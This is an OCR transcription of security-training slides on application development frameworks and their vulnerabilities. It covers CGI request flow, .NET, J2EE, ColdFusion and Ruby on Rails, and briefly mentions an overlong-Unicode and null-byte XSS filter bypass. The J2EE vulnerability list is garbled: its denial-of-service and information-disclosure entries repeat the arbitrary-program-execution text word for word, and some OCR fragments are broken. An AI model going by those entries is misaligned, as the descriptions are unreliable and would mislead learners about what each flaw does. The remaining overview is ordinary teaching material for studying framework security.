
How a CGI request is processed?


1. User fills out the form in the browser
2. Form submitted over the internet
3. Server sends data to CGI application
http//?
CGI application
5. Server sends the page to the browser
4. CGI processes the data and generates the HTML page

- CGI is supported by many web servers and is language independent (widely used: Perl, C, and C++)

Notes:

LO#08: Summarize Application Development Frameworks and Their Vulnerabilities



.NET Framework

- Characteristics of .NET Framework Architecture based on CLR, FCL, and JIT technology:
  - Multi-Language
  - Cross platform

Some of the .NET Framework Vulnerabilities

- **Remote Code Execution Vulnerability:** This vulnerability allows the execution of code remotely via a malicious document or application
- **Denial of service (DoS) Vulnerability**: This vulnerability allows submitting malicious input by sending crafted web requests. These requests deny legitimate user access to the .NET application service.
- **Feature Bypass Vulnerability**: This vulnerability allows bypassing Enhanced Security Usage taggings on the presentation of an invalid certificate for a specific use
- **Modifying the Framework Core (.NET Assembly Tampering)**: The framework DLL's can be tampered with to modify the implementation

.NET Framework Architecture

VB | C++ | C# | JScript | ...
Common Language Specification
ASP.NET | Windows Forms
Data and XML
Base Class Library
Common Language Runtime
Windows | COM+ Services
Visual Studio.NET

Notes: ______________________________


J2EE Framework

- J2EE is a platform-independent environment for designing and developing Java-based web applications built on a multi-tiered, distributed application model

Some of the J2EE Framework Vulnerabilities:

- **Bypass cross-site scripting (XSS)**: Allows bypass cross-site scripting (XSS) protections for J2EE applications using a request with non-canonical, "overlong Unicode" in place of blacklisted characters with a %00 (encoded null byte)
- **Execute arbitrary programs**: The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements
- **Denial of service**: The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements
- **Sensitive information disclosure**: The PointBase 4.6 database component in the J2EE 1.4 reference implementation (J2EE/RI) allows remote attackers to execute arbitrary programs using SQL statements

J2EE Components



ColdFusion

- ColdFusion is a rapid **web application development platform**
- The ColdFusion platform is built on Java and uses the Apache Tomcat J2EE container

Some of the ColdFusion Framework Vulnerabilities:


- **Directory Traversal**
- **Unvalidated Browser Input**
- **ColdFusion CSRF Vulnerability**
- **CFFILE, CFFTP, and CFPOP Vulnerability**
- **ColdFusion DoS Attack Vulnerability**

Notes:

Ruby On Rails

- Ruby On Rails is a **server-side web application framework**
- Ruby On Rails implements the model–view–controller (MVC) pattern

- **Model (ActiveRecord):** Maintains the relationship between the objects and the database
- **View (ActionView):** Responsible for presentation of the data script-based template systems (JSP, ASP, PHP)
- **Controller (ActionController):** Directs traffic by querying the models for specific data and organizing that data in the view

